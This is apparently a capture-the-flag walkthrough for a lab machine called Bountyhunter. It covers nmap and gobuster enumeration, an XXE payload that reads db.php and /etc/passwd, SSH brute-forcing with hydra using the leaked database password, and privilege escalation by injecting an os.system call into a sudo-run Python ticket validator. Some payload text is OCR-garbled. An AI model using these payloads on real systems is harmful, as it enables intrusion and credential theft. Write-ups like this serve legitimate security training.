
1.0 - High Level Summary



1.1 - Host Summary

> hostname, IP, OS, ports open / services on them

Name machine: Bountyhunter

IP: 10.10.11.100

Ports - services: 22 openssh, 80 - http (Apche/2.4.41)

Platform web: PHP

1.2 - Attack Surface Summary

- > high level overview of exploitable services / potential Exploit via Web portal:
- link: http://10.10.11.100/log_submit.php
- → payload of request is xml format.
- → use this site to decode & encode payload https://gchq.github.io/CyberChef/
- # Fuzzing with gobuster
- Find subdomain:

gobuster vhost -u http://bountyhunter.htb/ -w /opt/OSCP/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -t 100

- → No result
- Find directories:

gobuster dir -u http://bountyhunter.htb/ -w //opt/OSCP/SecLists/Discovery/Web-Content/common.txt -x php,html,txt

→ Result:


[+] Url: http://bountyhunter.htb/

```
[+] Method:
                     GET
[+] Threads:
                     10
[+] Wordlist:
                     //opt/OSCP/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent:
                      gobuster/3.1.0
                      php,html,txt
[+] Extensions:
[+] Timeout:
                     10s
2021/11/10 03:50:30 Starting gobuster in directory enumeration mode
/.hta.txt
              (Status: 403) [Size: 281]
/.htaccess.php
                 (Status: 403) [Size: 281]
/.htpasswd
                 (Status: 403) [Size: 281]
              (Status: 403) [Size: 281]
/.hta
/.htaccess
                (Status: 403) [Size: 281]
/.htpasswd.php
                  (Status: 403) [Size: 281]
/.htaccess.html
                  (Status: 403) [Size: 281]
                (Status: 403) [Size: 281]
/.hta.php
/.htpasswd.html
                  (Status: 403) [Size: 281]
                 (Status: 403) [Size: 281]
/.htaccess.txt
                (Status: 403) [Size: 281]
/.hta.html
/.htpasswd.txt
                 (Status: 403) [Size: 281]
/assets
               (Status: 301) [Size: 321] [--> http://bountyhunter.htb/assets/]
              (Status: 301) [Size: 318] [--> http://bountyhunter.htb/css/]
/css
               (Status: 200) [Size: 0]
/db.php
                (Status: 200) [Size: 25169]
/index.php
/index.php
                (Status: 200) [Size: 25169]
             (Status: 301) [Size: 317] [--> http://bountyhunter.htb/js/]
/js
                (Status: 200) [Size: 125]
/portal.php
/resources
                (Status: 301) [Size: 324] [--> http://bountyhunter.htb/resources/]
                 (Status: 403) [Size: 281]
/server-status
2021/11/10 03:51:12 Finished
______
1.3 - Exploitation Summary
> high level overview of the services you exploited
```

Build payload XML and encode it to exploit machine service: apache2, platform: php

payload XXE with encode base64:

Choice options:



paste XXE payload above, we have base64 encode payload:

PD94bWwgIHZlcnNpb249IjEuMClgZW5jb2Rpbmc9IIVURi04Ij8%2BCjwhRE9DVFlQRSBmb28gWyA8IUVOVEIUWSB4eGUgU1ITVEVN

2.0 - Methodology and Walkthrough



2.1 - Enumeration

```
> scans and inital discover
#first step:
nmap -Pn -sS --stats-every 3m --max-retries 1 --max-scan-delay 20 --defeat-rst-ratelimit -T4 -p1-65535 -oN /root/
kioptrix1.txt <target IP>
Nmap scan report for 10.10.11.100
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
#second step:
nmap -nvv -Pn- -sSV -p 22,80,111,139,443,1024 --version-intensity 9 -A -oN /root/kioptrix1 detailed.txt <target IP>
                 syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
| ssh-hostkey:
3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
AAAAB3NzaC1yc2EAAAADAQABAAABgQDLosZOXFZWvSPhPmfUE7v+PjfXGErY0KCPmAWrTUkyyFWRFO3gwHQMQqQUIcuZHmH2
1NuLAAzfc0ei14XtyS1u6qDvCzXPR5xus8vfJNSp4n4B5m4GUPgI7odyXG2jK89STkoI5MhDOtzbrQydR0ZUg2PRd5TplgpmapDzMBY0
CsWAkrzENv45b0F04DFiKYNLwk8xaXLum66w61jz4Lwpko58Hh+m0i4bs25wTH1VDMkgul1js=
256 a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKIGEKJHQ/
zTuLAvcemSaOeKfnvOC4s1Qou1E0o9Z0gWONGE1cVvgk1VxryZn7A0L1htGGQgmFe50002LfPQfmY=
| 256 a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
_ssh-ed25519 AAAAC3NzaC1IZDI1NTE5AAAAIJeoMhM6lgQjk6hBf+Lw/sWR4b1h8AEiDv+HAbTNk4J3
80/tcp open http syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Bounty Hunters
| http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS
http-server-header: Apache/2.4.41 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 4.15 - 5.6 (95%), Linux 5.3 - 5.4 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211
Network Camera (Linux 2.6.17) (94%), Linux 2.6.32 (94%), Linux 5.0 - 5.3 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%),
Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%)
#good nmap command:
nmap -T4 -n -sC -sV -p- -oN nmap-versions --script='*vuln*' <target IP>
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
I vulners:
 cpe:/a:openbsd:openssh:8.2p1:
    CVE-2020-15778 6.8 https://vulners.com/cve/CVE-2020-15778
    C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3 6.8
                                                    https://vulners.com/githubexploit/C94132FD-1FA5-5342-
B6EE-0DAF45EEFFE3 *EXPLOIT*
    10213DBE-F683-58BB-B6D3-353173626207 6.8
                                                    https://vulners.com/githubexploit/10213DBE-F683-58BB-
B6D3-353173626207 *EXPLOIT*
    CVE-2020-12062 5.0
                         https://vulners.com/cve/CVE-2020-12062
    MSF:ILITIES/GENTOO-LINUX-CVE-2021-28041/
                                                  4.6 https://vulners.com/metasploit/MSF:ILITIES/GENTOO-LINUX-
CVE-2021-28041/ *EXPLOIT*
                          https://vulners.com/cve/CVE-2021-28041
    CVE-2021-28041 4.6
    CVE-2021-41617 4.4
                          https://vulners.com/cve/CVE-2021-41617
    MSF:ILITIES/OPENBSD-OPENSSH-CVE-2020-14145/ 4.3
                                                         https://vulners.com/metasploit/MSF:ILITIES/OPENBSD-
```

```
OPENSSH-CVE-2020-14145/
                            *EXPLOIT*
    MSF:ILITIES/HUAWEI-EULEROS-2 0 SP9-CVE-2020-14145/
                                                            4.3
                                                                  https://vulners.com/metasploit/MSF:ILITIES/
HUAWEI-EULEROS-2_0_SP9-CVE-2020-14145/ *EXPLOIT*
    MSF:ILITIES/HUAWEI-EULEROS-2 0 SP8-CVE-2020-14145/
                                                            4.3
                                                                  https://vulners.com/metasploit/MSF:ILITIES/
HUAWEI-EULEROS-2 0 SP8-CVE-2020-14145/ *EXPLOIT*
    MSF:ILITIES/HUAWEI-EULEROS-2 0 SP5-CVE-2020-14145/
                                                            4.3
                                                                  https://vulners.com/metasploit/MSF:ILITIES/
HUAWEI-EULEROS-2 0 SP5-CVE-2020-14145/ *EXPLOIT*
    MSF:ILITIES/F5-BIG-IP-CVE-2020-14145/ 4.3
                                               https://vulners.com/metasploit/MSF:ILITIES/F5-BIG-IP-
CVE-2020-14145/ *EXPLOIT*
    CVE-2020-14145 4.3
                          https://vulners.com/cve/CVE-2020-14145
    CVE-2016-20012 4.3
                           https://vulners.com/cve/CVE-2016-20012
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
| vulners:
  cpe:/a:apache:http server:2.4.41:
    MSF:ILITIES/UBUNTU-CVE-2020-11984/
                                                 https://vulners.com/metasploit/MSF:ILITIES/UBUNTU-
                                           7.5
CVE-2020-11984/
                   *EXPLOIT*
    MSF:ILITIES/REDHAT LINUX-CVE-2020-11984/
                                                  7.5
                                                        https://vulners.com/metasploit/MSF:ILITIES/REDHAT LINUX-
CVE-2020-11984/ *EXPLOIT*
    MSF:ILITIES/ORACLE LINUX-CVE-2020-11984/
                                                  7.5
                                                        https://vulners.com/metasploit/MSF:ILITIES/ORACLE LINUX-
CVE-2020-11984/ *EXPLOIT*
    MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-11984/
                                                            7.5
                                                                  https://vulners.com/metasploit/MSF:ILITIES/
HUAWEI-EULEROS-2 0 SP8-CVE-2020-11984/ *EXPLOIT*
    MSF:ILITIES/FREEBSD-CVE-2020-11984/
                                           7.5
                                                 https://vulners.com/metasploit/MSF:ILITIES/FREEBSD-
CVE-2020-11984/
                   *EXPLOIT*
    MSF:ILITIES/APACHE-HTTPD-CVE-2020-11984/
                                                  7.5
                                                        https://vulners.com/metasploit/MSF:ILITIES/APACHE-HTTPD-
CVE-2020-11984/ *EXPLOIT*
    CVE-2021-39275 7.5
                          https://vulners.com/cve/CVE-2021-39275
    CVE-2021-26691 7.5
                          https://vulners.com/cve/CVE-2021-26691
    CVE-2020-11984 7.5
                          https://vulners.com/cve/CVE-2020-11984
    1337DAY-ID-34882
                          7.5
                                https://vulners.com/zdt/1337DAY-ID-34882
                                                                           *EXPLOIT*
    FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 6.8
                                                     https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-
BA752CA34AE8 *EXPLOIT*
    CVE-2021-40438 6.8
                          https://vulners.com/cve/CVE-2021-40438
    CVE-2020-35452 6.8
                          https://vulners.com/cve/CVE-2020-35452
    4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 6.8
                                                    https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-
DDAFA2F63332 *EXPLOIT*
                          https://vulners.com/cve/CVE-2020-1927
    CVE-2020-1927 5.8
    MSF:ILITIES/REDHAT LINUX-CVE-2020-9490/ 5.0
                                                   https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-
CVE-2020-9490/ *EXPLOIT*
    MSF:ILITIES/ORACLE LINUX-CVE-2020-9490/ 5.0
                                                   https://vulners.com/metasploit/MSF:ILITIES/ORACLE LINUX-
CVE-2020-9490/ *EXPLOIT*
                                                        https://vulners.com/metasploit/MSF:ILITIES/ORACLE-SOLARIS-
    MSF:ILITIES/ORACLE-SOLARIS-CVE-2020-1934/
                                                  5.0
CVE-2020-1934/
                   *EXPLOIT*
    MSF:ILITIES/HUAWEI-EULEROS-2 0 SP9-CVE-2020-9490/
                                                            5.0
                                                                 https://vulners.com/metasploit/MSF:ILITIES/
HUAWEI-EULEROS-2 0 SP9-CVE-2020-9490/ *EXPLOIT*
    MSF:ILITIES/HUAWEI-EULEROS-2 0 SP8-CVE-2020-9490/
                                                            5.0
                                                                 https://vulners.com/metasploit/MSF:ILITIES/
HUAWEI-EULEROS-2 0 SP8-CVE-2020-9490/
                                          *EXPLOIT*
    MSF:ILITIES/FREEBSD-CVE-2020-9490/
                                          5.0
                                                https://vulners.com/metasploit/MSF:ILITIES/FREEBSD-
CVE-2020-9490/
                  *EXPLOIT*
    MSF:ILITIES/CENTOS LINUX-CVE-2020-9490/ 5.0
                                                   https://vulners.com/metasploit/MSF:ILITIES/CENTOS LINUX-
CVE-2020-9490/ *EXPLOIT*
    MSF:ILITIES/APACHE-HTTPD-CVE-2020-9490/ 5.0
                                                   https://vulners.com/metasploit/MSF:ILITIES/APACHE-HTTPD-
CVE-2020-9490/ *EXPLOIT*
    MSF:ILITIES/AMAZON-LINUX-AMI-2-CVE-2020-9490/ 5.0
                                                          https://vulners.com/metasploit/MSF:ILITIES/AMAZON-LINUX-
AMI-2-CVE-2020-9490/ *EXPLOIT*
    CVE-2021-36160 5.0
                          https://vulners.com/cve/CVE-2021-36160
    CVE-2021-34798 5.0
                          https://vulners.com/cve/CVE-2021-34798
    CVE-2021-33193 5.0
                          https://vulners.com/cve/CVE-2021-33193
    CVE-2021-30641 5.0
                          https://vulners.com/cve/CVE-2021-30641
    CVE-2021-26690 5.0
                          https://vulners.com/cve/CVE-2021-26690
    CVE-2020-9490 5.0
                          https://vulners.com/cve/CVE-2020-9490
    CVE-2020-1934 5.0
                          https://vulners.com/cve/CVE-2020-1934
    CVE-2020-13950 5.0
                          https://vulners.com/cve/CVE-2020-13950
    CVE-2019-17567 5.0
                          https://vulners.com/cve/CVE-2019-17567
    MSF:ILITIES/REDHAT_LINUX-CVE-2020-11993/
                                                  4.3
                                                        https://vulners.com/metasploit/MSF:ILITIES/REDHAT_LINUX-
CVE-2020-11993/ *EXPLOIT*
```

```
MSF:ILITIES/HUAWEI-EULEROS-2 0 SP8-CVE-2020-11993/
                                                                  https://vulners.com/metasploit/MSF:ILITIES/
HUAWEI-EULEROS-2 0 SP8-CVE-2020-11993/ *EXPLOIT*
    MSF:ILITIES/CENTOS_LINUX-CVE-2020-11993/
                                                  4.3
                                                        https://vulners.com/metasploit/MSF:ILITIES/CENTOS_LINUX-
CVE-2020-11993/ *EXPLOIT*
    MSF:ILITIES/APACHE-HTTPD-CVE-2020-11993/
                                                   4.3
                                                        https://vulners.com/metasploit/MSF:ILITIES/APACHE-HTTPD-
CVE-2020-11993/ *EXPLOIT*
    MSF:ILITIES/AMAZON-LINUX-AMI-2-CVE-2020-11993/ 4.3
                                                           https://vulners.com/metasploit/MSF:ILITIES/AMAZON-
LINUX-AMI-2-CVE-2020-11993/ *EXPLOIT*
    CVE-2020-11993 4.3
                          https://vulners.com/cve/CVE-2020-11993
    1337DAY-ID-35422
                               https://vulners.com/zdt/1337DAY-ID-35422
                                                                            *EXPLOIT*
                          4.3
http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
http-server-header: Apache/2.4.41 (Ubuntu)
```

2.2 - Exploitation

```
> gaining a shell
#Use XXE attack file "db.php" to read content inside.
#Payload plaintext:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=/var/www/html/db.php"> ]>
    <busy><br/><br/>dugreport></br/>
    <title>&xxe;</title>
    <cwe>something</cwe>
    <cvss>something</cvss>
    <reward>something</reward>
    </bugreport>
#Payload base64 encode:
PD94bWwgIHZlcnNpb249IjEuMClgZW5jb2Rpbmc9IIVURi04Ij8%2BCjwhRE9DVFlQRSBmb28gWyA8IUVOVEIUWSB4eGUgU1ITVEVN
#Response after decode base64:
<?php
// TODO -> Implement login system with the database.
$dbserver = "localhost";
$dbname = "bounty";
$dbusername = "admin";
$dbpassword = "m19RoAU0hP41A1sTsq6K";
$testuser = "test";
?>
#From file "/etc/passwd", I found username "development" exist on Machine.
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

```
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,..:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
development:x:1000:1000:Development:/home/development:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
#Save all contents in passwd file to Kali machine, use command to cut only username info:
cut -d : -f 1 passwd > users
#Use hydra tool to brute force any user in file "users" with password "m19RoAU0hP41A1sTsq6K"
hydra -L user -p m19RoAU0hP41A1sTsq6K 10.10.11.100 ssh
→ Result:
[DATA] attacking ssh://10.10.11.100:22/
[22][ssh] host: 10.10.11.100 login: development password: m19RoAU0hP41A1sTsq6K
#Use this info to login SSH machine:
`username: development
password: m19RoAU0hP41A1sTsq6K
```

2.3 - Elevation

> methods used to gain SYSTEM / root

```
I found the file name "/opt/skytrain_inc/ticketValidator.py" in result "sudo -l" command.

After read python code, I touch a file with extension ".md"

Content I write to the file is:

# Skytrain Inc

## Ticket to

_Ticket Code:__

***102+ 10 == 112 and _import_('os').system('cat /root/root.txt') == False

Run this command to get root flag on machine:

sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
```

3.0 - Loot and Code

3.1 - Proof

> screenshot of whoami, ip, and flag

```
development@bountyhunter:~$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticket
ator.py
Please enter the path to the ticket file.
test.md
Destination:
Invalid ticket.
development@bountyhunter:~$ nano test.md
development@bountyhunter:~$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticket
ator.py
Please enter the path to the ticket file.
test.md
Destination:
e070d1828a3304ff8f6747b842daff03
Invalid ticket.
```

User flag: "57838433270b7f6fd79d4473ba4e283c" Root flag: "e070d1828a3304ff8f6747b842daff03"

3.2 - Code Used